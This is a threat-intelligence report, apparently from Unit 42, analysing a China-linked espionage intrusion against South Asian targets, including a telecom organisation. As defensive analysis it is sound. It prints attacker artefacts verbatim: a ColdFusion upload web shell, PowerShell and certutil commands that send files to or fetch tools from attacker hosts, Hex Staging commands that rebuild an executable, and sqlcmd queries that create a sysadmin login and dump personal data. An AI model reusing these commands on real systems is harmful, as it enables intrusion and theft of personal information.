CL-STA-0048: An Espionage Operation Against High-Value Targets in South Asia

By Lior Rochberger, Yoav Zemah

Published: 2025-01-29 · Archived: 2026-04-05 14:10:22 UTC

Executive Summary

We identified a cluster of activity that we track as CL-STA-0048. This cluster targeted high-value targets in South Asia, including a telecommunications organization.

This activity cluster used rare tools and techniques including the technique we call Hex Staging, in which the attackers deliver payloads in chunks. Their activity also includes exfiltration over DNS using ping, and abusing the SQLcmd utility for data theft.

Based on an analysis of the tactics, techniques and procedures (TTPs), as well as the tools used, the infrastructure and the victimology, we assess with moderate-high confidence that this activity originates in China.

The campaign primarily aimed to obtain the personal information of government employees and steal sensitive data from targeted organizations. These objectives bear the hallmarks of a nation-state advanced persistent threat (APT) espionage operation.

The threat actor behind this campaign demonstrated a methodical approach to network penetration to establish a foothold. We observed systematic attempts to exploit known vulnerabilities on public-facing servers, specifically targeting the following services:

- IIS
- Apache Tomcat
- MSSQL services

Organizations that protect sensitive information should focus on patching commonly exploited vulnerabilities. They should also follow best practices for IT hygiene, as APTs frequently attempt to gain access using methods that have proven successful in the past.

We are sharing our analysis to provide defenders with means to detect and protect themselves against such advanced attacks.

Palo Alto Networks customers are better protected from the threats discussed in this article through Cortex XDR and XSIAM.

Customers are also better protected through the following products and services:

- Cloud-Delivered Security Services for the Next-Generation Firewall, including Advanced WildFire, Advanced URL Filtering and Advanced DNS Security.
- Cortex Xpanse provides proactive detection of potential adversary entry points

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Timeline of Activity

Throughout our investigation, we observed a distinct sequence of events that characterized the threat actor's activities. Figure 1 illustrates this timeline, showcasing the key stages and progression of the attack.



Figure 1. Activity timeline of CL-STA-0048.

Exploiting Multiple Entry Points

We observed the threat actor attempting to exploit three critical services, one after the other:

- IIS
- Apache Tomcat
- MSSQL Services

With each failure, the threat actor adapted, targeting the next vulnerable asset in this list.

The Initial Target: Attempting to Exploit IIS Servers

On the first attempt, the threat actor tried to exploit vulnerabilities on multiple IIS servers in the environment, trying to deliver and deploy several web shells. These attempts were blocked by Cortex XDR.

Anti-Webshell and Anti-Exploitation Modules

The attackers' attempts to deploy a web shell were also prevented by Cortex XDR.

The Attackers Shift to Apache Tomcat

After failing to exploit the IIS servers, the threat actor targeted an internet-facing Apache server, deploying a ColdFusion web shell as shown in Figure 2. This was again blocked by Cortex XDR.

```
< CFPARAM NAME = "Form.Action" DEFAULT = "ShowPost" >  < CFSWITCH EXPRESSION
=  # Form.Action #  >  < CFCASE VALUE = "upload" >  < CFFILE ACTION =
"UPLOAD" FILEFIELD = "FileContents" DESTINATION = "#Form.path#" NAMECONFLICT
= "OVERWRITE" > uploadsuccess <  / CFCASE >  < CFDEFAULTCASE >  < FORM ACTION
 = "" ENCTYPE = "multipart/form-data" METHOD = "Post" target = "_blank" >
scfile:  < INPUT NAME = "path" value =
"D:\INETPUB\DRS.COM\WWWROOT\images\abc.htm" size = 72 >  < br > desfile:  <
INPUT NAME = "FileContents" TYPE = "file" size = 50 >  < input type = hidden
name = "action" value = "upload" >  < INPUT TYPE = "submit" VALUE = "upload"
> <  / FORM >  < br >  <  / CFDEFAULTCASE >  <  / CFSWITCH >
```

Figure 2. ColdFusion web shell used in the attack.

One Final Attempt: An MSSQL Server

On the third attempt, the threat actor was able to compromise an unpatched internet-facing MSSQL server. The following section details the malicious activity that we observed from the compromised server.

Reconnaissance and a Rarely Seen Exfiltration Technique

The threat actor leveraged PowerShell to download multiple batch scripts from a remote server. These scripts executed commands such as tasklist to enumerate running processes on compromised machines and dir to list the contents of directories.

The scripts exfiltrated command outputs by formatting each line as a string constructed of a series of subdomains and sending ping requests to these subdomains. Each ping command triggered a DNS request, transmitting the exfiltrated data to the attackers via DNS.

The threat actor used dnslog.pw, a Chinese DNS logging tool for pen testers, to capture the output. Figure 3 below illustrates this data exfiltration technique.



Figure 3. Process tree of the data exfiltration using the ping command.

In addition, the threat actor attempted to save the output of the dir command into text files and then uploaded the output file to their command and control (C2) server using PowerShell. Figure 4 below shows the command they used.

```
"C:\Windows\system32\cmd.exe" /c dir C:\users\public >
C:\users\public\1.txt

"C:\Windows\system32\cmd.exe" /c powershell invoke-webrequest -method
put -infile C:\users\public\1.txt  http://43.247.135[.]106
```

Figure 4. Exfiltration command.

Preparing the Ground: The “Hex Staging” Method and Delivering Malware

PlugX as the Attacker's Main Backdoor

The initial and primary backdoor the threat actor used in this attack was the PlugX backdoor. PlugX is a well-known remote access tool (RAT) with modular plugins and customizable settings that has been popular for over a decade, primarily among Chinese-speaking threat groups.

The threat actor abused certutil to download the PlugX component from a remote domain under the following URL path:

- https://h5.nasa6[.]com/shell/

The attackers dropped and executed the following payloads:

- Acrobat.exe - A legitimate Adobe Acrobat binary
- Acrobat.dxe - An encrypted PlugX payload
- Acrobat.dll - A PlugX loader

The payloads were saved under the path C:\ProgramData\DSSM\

The threat actor then used the DLL sideloading technique and exploited vulnerable legitimate binaries (Acrobat.exe) to initiate the PlugX loader Acrobat.dll. This technique was detected by Cortex XDR.

When the legitimate binary successfully sideloaded the PlugX loader, it searched for the payload Acrobat.dxe in the system. Once it found the payload, the PlugX loader proceeded to load, decrypt and then inject it into a legitimate instance of svchost.exe.

The PlugX payload then connected to the C2 server mail.tttseo[.]com, executing in memory as a detection evasion attempt.

Talos mentioned similar TTPs including the same file names, several hashes and the C2 address in their September 2024 blog about a Chinese threat actor called DragonRank. Figure 5 shows how Cortex XDR captured the PlugX execution flow.



Figure 5. Detection of PlugX execution flow, as shown in Cortex XDR.

Hex Staging: Another Rarely Seen Technique Used by the Threat Actor

Once the threat actor gained a foothold inside the network, they attempted to upload additional tools. They employed a stealthy and uncommon technique to do this, in which the attackers deliver payloads in chunks (T1027: Obfuscated Files or Information). We call this technique Hex Staging.

In Hex Staging, an attacker incrementally writes hex-encoded data into a temporary file piece by piece, using commands passed to cmd.exe. This method avoids detection systems that scan for direct file writes.

Once the file is assembled in hex format, the attacker uses a tool like certutil to decode the hex data back into ASCII. This content could be either binary executables or scripts. This method bypasses conventional security detection by using native Windows utilities to covertly deliver and execute malicious code.

Figure 6 shows an example of the Hex Staging commands used by the threat actor.

CMD

```
"C:\Windows\system32\cmd.exe" /c cd . > "C:/users/public/klcs.exe.tmp"
"C:\Windows\system32\cmd.exe" /c cd . > "C:/users/public/klcs.exe.tmp"
"C:\Windows\system32\cmd.exe" /c >>"C:/users/public/klcs.exe.tmp" set /p="4d5a90000300000004000000ffff0000b8000000000000040000000000000000000000000
"C:\Windows\system32\cmd.exe" /c >>"C:/users/public/klcs.exe.tmp" set /p="4d5a90000300000004000000ffff0000b8000000000000040000000000000000000000000
"C:\Windows\system32\cmd.exe" /c >>"C:/users/public/klcs.exe.tmp" set /p="5045000064860c000000000000000000000000f0002f020b0202220022000000000500000
"C:\Windows\system32\cmd.exe" /c >>"C:/users/public/klcs.exe.tmp" set /p="5045000064860c000000000000000000000000f0002f020b0202220022000000000500000
"C:\Windows\system32\cmd.exe" /c >>"C:/users/public/klcs.exe.tmp" set /p="0000000010000000000000000000000041f000640000000000000000000b0ec3a01b02
"C:\Windows\system32\cmd.exe" /c >>"C:/users/public/klcs.exe.tmp" set /p="0000000010000000000000000000000041f000640000000000000000000b0ec3a01b02
"C:\Windows\system32\cmd.exe" /c >>"C:/users/public/klcs.exe.tmp" set /p="00000000000000002e74657874000000a8200000010000000000000000000000000000
"C:\Windows\system32\cmd.exe" /c >>"C:/users/public/klcs.exe.tmp" set /p="00000000000000002e74657874000000a8200000010000000000000000000000000000
```

MZ header

Figure 6. Hex Staging commands.

The threat actor attempted to deliver multiple files using this method. This included binary files such as Cobalt Strike loaders and implants, as well as a .sql script, which we will describe later in this post.

A PowerShell script that loaded Cobalt Strike (shown in Figure 7) was among the payloads they wrote using that technique. It was detected and prevented by Cortex XDR.

Figure 7. Alert for the malicious PowerShell script, as shown in Cortex XDR.

Privilege Escalation Tools

SspiUacBypass

After establishing a foothold in the environment, we observed the threat actor attempting to bypass User Account Control (UAC), leveraging the SspiUacBypass tool. This technique exploits the Windows Security Support Provider Interface (SSPI) to sidestep UAC prompts, allowing the actor to run high-privileged processes without user consent.

The Potato Suite

To successfully execute certain tools, the threat actors needed to run their tools and commands with adequate privileges, such as Admin or SYSTEM. To do so, they used different tools from the popular Potato Suite, a

collection of various native Windows privilege escalation tools.

The main tools that we observed during the investigation were:

- BadPotato: A local privilege escalation tool that elevates user privileges to SYSTEM for command execution
- RasmanPotato: This tool exploits the Windows Remote Access Connection Manager (RASMAN) service to gain system-level access, allowing high-privilege operations without user interaction

Command-and-Control Tools

SoftEther VPN

Another tool that we observed the threat actor using is a renamed version of the open-source SoftEther VPN. This software is flexible and has multi-protocol support. Threat actors, particularly those in Chinese groups, frequently abuse it for stealthy communications and bypassing network restrictions.

Figure 8 shows the command the threat actors used to download the client and configuration file.

```
"C:\Windows\system32\cmd.exe" /c cert^u^t^il -url""""cache
-sp""""lit -f  http://38.54.30.117:8080/vpn_server.config
c:\programdata\FortiEDR\vpn_server.config

"C:\Windows\system32\cmd.exe" /c cert^u^t^il -url""""cache
-sp""""lit -f  http://38.54.30.117:8080/tasklist.exe
c:\programdata\FortiEDR\tasklist.exe
```

Figure 8. The command used to download the SoftEther VPN client and configuration file.

Winos4.0-Based Downloader

The threat actor also attempted to use a downloader built using the advanced malicious framework Winos4.0. The downloader, placed under drivers\etc masquerading as hosts.exe, attempted to connect to the IP address 154.201.68[.]57.

After a successful connection, it downloads the payload and saves it into the registry key d33f351a4aeea5e608853d1a56661059. It then executes the payload. Fortinet observed similar behavior as part of the execution of another malware called ValleyRAT, which we believe the threat actor built using the same framework.

The downloader variant we discovered also leverages the KCP Protocol. This is a fast and reliable automatic repeat-request (ARQ) protocol that provides low-latency and faster communications.

Chinese threat actors were the main users of this protocol [PDF] in the past, including the infamous APT41. This corresponds with the fact that the main GitHub page is written in Mandarin, suggesting it mainly addresses Mandarin-speaking hackers.

Cobalt Strike Execution

The threat actor deployed Cobalt Strike to execute additional malicious activities within the compromised environment. Using the Hex Staging technique mentioned earlier, the loader was dropped onto the SQL server. Upon execution, it injected the Cobalt Strike beacon into winlogon.exe, initiating communication with the configured C2 server sentinelones[.]com.

One of their initial objectives was dumping the LSASS process. This attempt was detected and successfully blocked by Cortex XDR, preventing the harvesting of credentials.

The threat actor also used the Cobalt Strike implant to deliver additional payloads. Those payloads were two sets of legitimate binaries and DLLs:

- The first pair was a legitimate ecmd.exe and the malicious DLL msvcp140.dll
- The second pair was the AppLaunch.exe application and the malicious DLL mscoree.dll

The threat sideloaded the malicious DLLs to the legitimate binaries to load Stowaway, a multi-hop proxy tool, shown in Figure 9 below. The threat actor used this tool to create a connection back to one of its main C2 servers: 43.247.135[.]106.

After failing to load the malicious DLLs, the threat actor tried to use another tool for the same purpose: iox, a port forward and intranet proxy tool.

Finally, the actor attempted to create a new database user through the Cobalt Strike beacon. We will explore this step and its implications in detail in the following section.



Figure 9. Execution flow of Cobalt Strike, as shown in Cortex XDR.

Aiming Toward the Database: Stealing Tables Data

Creating a Privileged Database User

Once the threat actor established their presence in the network, they attempted to exfiltrate sensitive data from SQL servers.

The threat actor initially attempted to create a database user with the username webuseraa and password teasd$%!FFr. They granted the user System Administrator privileges on the main database using the command shown in Figure 10.

```
C:\Windows\system32\cmd.exe /C sqlcmd -S 127.0.0.1,1434 -Q
"create login webuseraa with password='teasd$%!FFr';exec
master..sp_addsrvrolemember webuseraa,sysadmin;"
```

Figure 10. Creation of database user.

Deploying a Malicious SQL Script

The attacker also created an SQL script named 1.sql.tmp using the Hex Staging technique mentioned earlier in this post. They first decoded the hex file into ASCII using certutil and saved the file as 1.sql (shown in Figure 11).

```
DECLARE @ sql NVARCHAR(MAX) = N ''
   SELECT @ sql += 'SELECT ' +
   '' '' + d.name + '' ' COLLATE Latin1_General_100_CI_AS_KS_WS AS DatabaseName, ' +
   's.name COLLATE Latin1_General_100_CI_AS_KS_WS AS SchemaName, ' +
   't.name COLLATE Latin1_General_100_CI_AS_KS_WS AS TableName, ' +
   'c.name COLLATE Latin1_General_100_CI_AS_KS_WS AS ColumnName, ' +
   '(SELECT SUM(p.rows) FROM ' + QUOTENAME(d.name) + '.sys.partitions AS p WHERE p.object_id =
   t.object_id AND p.index_id < 2) AS TotalRows ' +
   'FROM ' + QUOTENAME(d.name) + '.sys.schemas AS s ' +
   'JOIN ' + QUOTENAME(d.name) + '.sys.tables AS t ON s.schema_id = t.schema_id ' +
   'JOIN ' + QUOTENAME(d.name) + '.sys.columns AS c ON t.object_id = c.object_id ' +
   'WHERE c.name LIKE ' '%phone%' ' OR c.name LIKE ' '%Mobile%' ' OR c.name LIKE ' '%TEL%' ' ' +
   'UNION ALL '
   FROM sys.databases AS d
   WHERE d.database_id > 4
   SET @ sql = LEFT( @ sql, LEN( @ sql) - LEN('UNION ALL '))
   SET @ sql =  @ sql + 'ORDER BY TotalRows DESC'
   EXEC sp_executesql @ sql
```

Figure 11. The malicious SQL script.

Then they executed the script and saved the output into the text file shown in Figure 12 below.

```
"C:\Windows\system32\cmd.exe" /c sqlcmd -S "127.0.0.1,1434" -i
C:\users\public\1.sql -o C:\users\public\rl.txt
```

Figure 12. Execution of the malicious SQL script.

This script identifies and exfiltrates sensitive contact information stored across multiple databases by searching for columns that could contain phone-related data, such as those named “phone,” “Mobile” or “TEL.” The script then

aggregates results across databases, generating a list with the database name, schema, table, column names and total row count for each match.

Figure 13 shows the execution flow of the SQL script.



Figure 13. Execution flow of the SQL script, as shown in Cortex XDR.

After executing the script, the threat actor attempted to exfiltrate the output text file containing the results to their C2 server, as shown in Figure 14. They then deleted the script from the server.

```
"C:\Windows\system32\cmd.exe" /c powershell invoke-webrequest -method
put -infile C:\users\public\rl.txt  http://43.247.135[.]106
```

Figure 14. Exfiltration command.

The Abuse of Sqlcmd.exe for Data Exfiltration

By leveraging the sqlcmd utility, the attacker connected to the local SQL server instance (127.0.0[.]1) on port 1434 and executed a dynamic SQL query. Such a query creates a temporary table to store metadata about all tables across accessible databases.

The script dynamically generates SQL commands to iterate through all user databases (excluding system databases) and retrieves details like database name, schema name and table name. Figure 15 below shows the database harvesting command.

```
"C:\Windows\system32\cmd.exe"  / c sqlcmd  - S 127.0.0.1, 1434  - Q "CREATE TABLE #AllTables
(DatabaseName NVARCHAR(128), SchemaName NVARCHAR(128), TableName NVARCHAR(128));DECLARE @sql
NVARCHAR(MAX);SET @sql = '';SELECT @sql = @sql + 'USE [' + name + ']; INSERT INTO #AllTables
(DatabaseName, SchemaName, TableName) SELECT DB_NAME() AS DatabaseName,
SCHEMA_NAME(schema_id) AS SchemaName, name AS TableName FROM sys.tables;' FROM sys.databases
WHERE database_id > 4 AND state = 0;EXEC sp_executesql @sql;SELECT * FROM #AllTables ORDER BY
DatabaseName, SchemaName, TableName;DROP TABLE #AllTables;" > C:\users\public\123.txt
```

Figure 15. DB harvesting command-line execution.

The results are then sorted and written into an output file (C:\users\public\123.txt), which the threat actors tried to exfiltrate later, as shown in Figure 16 below. After that, the threat actor deleted the temporary table.

```
"C:\Windows\system32\cmd.exe" /c powershell invoke-webrequest -method
put -infile C:\users\public\123.txt http://43.247.135[.]106
```

Figure 16. Exfiltration command.

Finally, the threat actor attempted to extract personally identifiable information (PII) and sensitive client data from one of the databases, specifically targeting details such as:

- Client names
- Mobile numbers
- Gender
- Birth dates
- Email IDs
- Residential addresses

The command groups this data by mobile number and saves the output as a .zip file, as shown in Figure 17.

```
sqlcmd - S localhost - d [redacted] - E - Q "SELECT MIN(A.CLIENT_NAME) AS CLIENT_NAME,
B.MOBILE_NO, MIN(B.SEX) AS SEX, MIN(B.BIRTH_DATE) AS BIRTH_DATE, MIN(B.EMAIL_ID) AS
EMAIL_ID, MIN(B.RESI_ADDRESS) AS RESI_ADDRESS FROM [redacted].[dbo].[CLIENT_DETAILS] AS B
JOIN [redacted].[dbo].[CLIENT_MASTER] AS A ON B.CLIENT_ID = A.CLIENT_ID GROUP BY
B.MOBILE_NO;" - o D:  \ [redacted] \ Railo \ tomcat \ webapps \ ROOT \ [redacted].zip - s -W
```

Figure 17. Database theft command-line execution.

Connection to the Chinese Nexus

Overlaps with DragonRank

The threat actor behind this cluster of activity employed PlugX as one of its primary backdoors. They used specific components (notably the loader and payload), exhibiting an overlap with those used by DragonRank, a recently identified Chinese threat group.

We lack sufficient data on DragonRank to definitively link it to CL-STA-0048. However, we acknowledge the similarities between the two while keeping CL-STA-0048 as a distinct cluster for tracking purposes. This allows us to monitor for potential connections without making premature conclusions.

Activity Time Frame

During our investigation, we successfully traced the time frame of the threat actor's interactive sessions. We focused on hands-on-keyboard commands executed on the compromised SQL server, as well as commands sent to the different active backdoors. A thorough review of the activity's time over several months revealed a notable and consistent pattern.

Our findings, as illustrated in Figure 18 below, demonstrate a correlation with typical 9-to-5 working hours in the UTC+8 time zone. This time period notably aligns with the business hours of various Asian nations, with China being a prominent example.



Figure 18. Comparison of activity time frame between UTC and UTC+8.

DNS Logging Service

Figure 19 shows that the threat actor used a DNS logging service primarily designed for a Chinese-speaking audience to exfiltrate command output, as we mentioned earlier in this article. Although this service is globally accessible, its usage patterns and associated tool ecosystems suggest a predominant adoption within Chinese cybersecurity circles, where it closely aligns with local security testing practices.

